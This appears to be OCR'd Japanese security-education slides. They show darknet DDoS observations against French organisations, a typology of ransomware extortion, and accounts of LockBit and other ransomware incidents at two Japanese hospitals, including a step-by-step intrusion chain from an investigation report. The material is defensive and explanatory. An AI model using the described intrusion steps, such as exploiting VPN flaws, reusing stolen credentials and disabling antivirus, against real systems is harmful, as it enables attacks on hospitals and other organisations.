


事例: フランスからの (1)

観測日	組織	IPアドレス	ドメイン	Passive DNS	AS番号	AS組織	パケット/日	メモ
2024/6/4	Rawbank	85.31.236.17	rawbank.com	rawbank.com	47583	Hostinger International Limited	188	コンゴ民主共和国（DRC）に拠点を置く規制金融機関
2024/6/5							371	
2024/6/5	イル・ド・フランス	91.229.231.196	airparif.asso.fr	gitlab.airparif.fr, gitlab.airparif.asso.fr	1299	Arelion Sweden AB	391	フランスの大気質観測所
2024/6/6	フランス経済財政省 (Ministry of Economics and Finance)	160.92.168.33	gouv.fr	entreprendre.gouv.fr, service-public-asso.gouv.fr, service-public-pro.gouv.fr, etc	47957	Worldline IGSA SA	1834	-
2024/6/7							677	
2024/6/7	Yahoo France	77.238.180.12	yahoo.com	e2.ycpi.vip.fra.yahoo.com	203070	Yahoo-UK Limited	5719	-
2024/6/9	フランス国立科学研究センター	134.59.171.248	cnrs.fr	ponset.ipmc.cnrs.fr	2200	Renater	552	-
2024/6/10							23	
2024/6/12	ECLAT-BFCプロジェクト	80.247.238.69	eclat-bfc.com	eclat-bfc.com, eclat-bfc.fr, eclat-bfc.eu, etc	15826	NFrance Conseil	48	ブルゴーニュ・フランシュ=コンテ地域の教育機関向けデジタルワークスペース
2024/6/14	Yahooフランス	77.238.180.12	yahoo.com	e2.ycpi.vip.fra.yahoo.com	203070	Yahoo-UK Limited	340	-
2024/6/18	HackThisSite	137.74.187.100	hackthissite.org	hackthissite.org, hp.hackthissite.org	16276	OVH SAS	9067	-
2024/6/19							565	
2024/6/23	フランス通信社	158.50.210.34	afp.de	afp.de, www-v3.afp.com	10806	AFP-NET	24	-
2024/6/27	バーガーキング フランス	20.199.109.200	burgerking.fr	burgerking.fr, burgerkingreunion.re, tuprefieresking.com, etc	8075	MICROSOFT-CORP-MSN-AS-BLOCK	390	-
2024/6/28	フランス外務・国際開発省	77.158.88.131	diplomatie.gouv.fr	www.france.diplomatie.gouv.fr	15557	Societe Francaise Du Radiotelephone - SFR SA	16	-
2024/7/7	フランス国民教育省	193.51.147.49	education.gouv.fr	delos.education.gouv.fr, exaco.phm.education.gouv.fr	2200	Renater	707	-


事例: フランスからの（２）


10000
9000
8000
7000
6000
5000
4000
3000
2000
1000
0
2024/6/1
2024/6/8
2024/6/15
2024/6/22
2024/6/29
2024/7/6
HackThisSite
Ministry of Economics and Finance
Yahoo France
Rawbank
イル・ド・フランス
フランス国立科学研究センター
ECLAT-BFCプロジェクト
Yahooフランス
フランス通信社
バーガーキング フランス
フランス外務・国際開発省
フランス国民教育省



2020年9月2日16:00頃からトルコのホストを中心に4000万パケット/時という比較的大きなSYN-ACKパケットが観測された。SYN-ACKパケットの送信元（DoSターゲット）はトルコの証券取引所や航空会社等と思われる。Webサーバ（80/tcp）に対するDDoS攻撃の継続である。

NICTERによるダークネット観測では



Ransomware
ランサムウェアについて

CryptoLocker in 2014, TeslaCrypt in 2015, Locky in 2016 and WannaCry in 2017. Since then, ransomware attacks have increased.
(2014年に流行した「CryptoLocker」、2015年に流行した「TeslaCrypt」、2016年に流行した「Locky」、さらに、2017年に登場した「WannaCry」。その後、ランサムウェアとしての攻撃は増加)

Screenshot of WannaCry when infected
(WannaCryが感染した時の画面)

この画面は、
２８カ国の言語
に対応！

ランサムウェアの変貌

ランサムウェアのマルウェアの侵入経路は多様であり、通常のマルウェア感染と同等

近年、ランサムウェアの使用は攻撃者によるビジネスの手段となっている。

ランサムウェアを用いた多くの攻撃グループから攻撃

（従来型）
環境内のデータを暗号化し、金銭を要求する。
金銭を支払った後、データ復旧はほぼ確実にできるようになっている。

（公開型）
環境内のデータを盗み出し、それを公開するとして金銭を要求する。実際に一部のデータを公開して脅迫を煽る。

（DoS型）
ターゲットの組織に対して、DoS攻撃を行うことで金銭を要求する。実際に数分のDoS攻撃をしかけ、脅迫を煽る。

（２重型）
環境内のデータを暗号化し、対象データを盗み出す。暗号化と公開をネタに金銭を要求する。
データバックアップの対策効果が薄れる。

June 20, 2022: Damage caused by cyber attack (Naruto-Yamagami Hospital)
令和4年6月20日　サイバー攻撃による被害について（第1報）(鳴門山上病院)

本院は令和4年6月19日午後5時40分頃から、ランサムウェアLockbit 2.0 によるシステムへの侵入被害を受け、電子カルテ、院内LANシステムが使用不能となりました。直ちに行政及び関係機関等の御支援により原因の究明と可能な限り速やかな回復に努めております。関係者の皆様には、ご迷惑をおかけすることになり誠に申し訳ございません。

(追記：ランサムの侵入の前に、プリンターから大量の印刷物が出たり、パソコンが勝手に再起動するなどの現象を確認。その後、ランサムに感染した画面が表示されたという（新聞記事より））

医療法人久仁会　鳴門山上病院
理事長　山上　敦子
病院長　國友　一史

https://kyujinkai-mc.or.jp/info/20220620/

Ransom attack on Osaka Acute and Comprehensive Medical Center
大阪急性期・総合医療センターへのランサム攻撃

"Information Security Incident Investigation Committee Report (March 28, 2023)" should be reviewed.

「情報セキュリティインシデント調査委員会報告書 (2023/3/28)」の発行

https: //www.gh.opho.jp/important/785.html

大阪急性期・総合医療センター　情報セキュリティインシデント調査報告書　概要　2023.3.28 調査委員会

本書は、2022年10月31日(月)に大阪急性期・総合医療センターにてサイバー攻撃による大規模システム障害が発生した情報セキュリティインシデントについて、調査委員会として調査した結果をまとめた報告書の概要である。電子カルテシステムが暗号化された影響で長期間、診療制限をせざるを得なかったが、同年12月12日に電子カルテサーバーが再稼動し、翌年1月11日に診療機能が完全復旧した。

◆調査結果から推定される攻撃者の手順　（調査報告書11～12頁）

No	項目	攻撃者の手順
1	給食事業者に侵入	給食事業者が設置・運営する給食システムに、情報基盤構築事業者がリモート保守のために設置したVPN機器の脆弱性を用いて侵入（漏洩され公開されていたID・パスワード情報を用いて侵入された可能性もある）。
2	給食事業者内探索・情報窃取	給食事業者内データセンターのID・パスワードが脆弱だったことから、攻撃者に容易に不正アクセスされ、その後、システム情報（IPアドレスやパスワード情報など）を窃取されたため給食事業者内での攻撃拡大。
3	病院給食サーバー侵入	給食事業者の端末から窃取した病院のサーバーの認証情報により、RDP通信を用いて、病院給食サーバーに侵入。ウイルス対策ソフトのアンインストールも実施。
4	病院内のシステム情報の窃取	病院給食サーバーを踏み台に、病院内の他サーバーの認証情報をツールを用いて窃取。 なお、病院給食サーバーと他サーバーのID・パスワードは共通で窃取は容易。
5	他サーバー侵入	病院給食サーバーで窃取した他サーバー認証情報により、電子カルテシステムなどの基幹システムや他のシステムのサーバーに侵入。
6	クライアントへのログオン試行	侵入されたサーバー等を経由して、クライアントにログオン試行した可能性。
7	ランサムウェア感染	各サーバーでランサムウェア感染、永続化を行い、ランサムノート（身代金要求文書）を表示

◆被害状況　（調査報告書11頁、21頁、28頁、40～41頁）

No	項目	被害内容
1	電子カルテを含む総合情報システム	基幹システムサーバーの大部分がランサムウェアにより暗号化。PC端末（院内に約2,200台）も不正アクセスの痕跡あり。 ⇒全てのサーバ、端末をクリーンインストール 基幹システムサーバ再稼働に43日間、部門システム含めた全体の診療システム復旧に73日間を要す
2	診療制限	2022年11月の診療実績　（前年同月対比）　※2022年12月は現在計算中 新入院患者数：558人（前年同月比33.3%）、延入院患者数：10,191人（前年同月比52.9%） 初診患者数　：465人（前年同月比17.9%）、延外来患者数：15,744人（前年同月比61.6%）
3	被害額	現在精査中　　調査・復旧費用で数億円以上 診療制限に伴う逸失利益として十数億円以上を見込んでいる

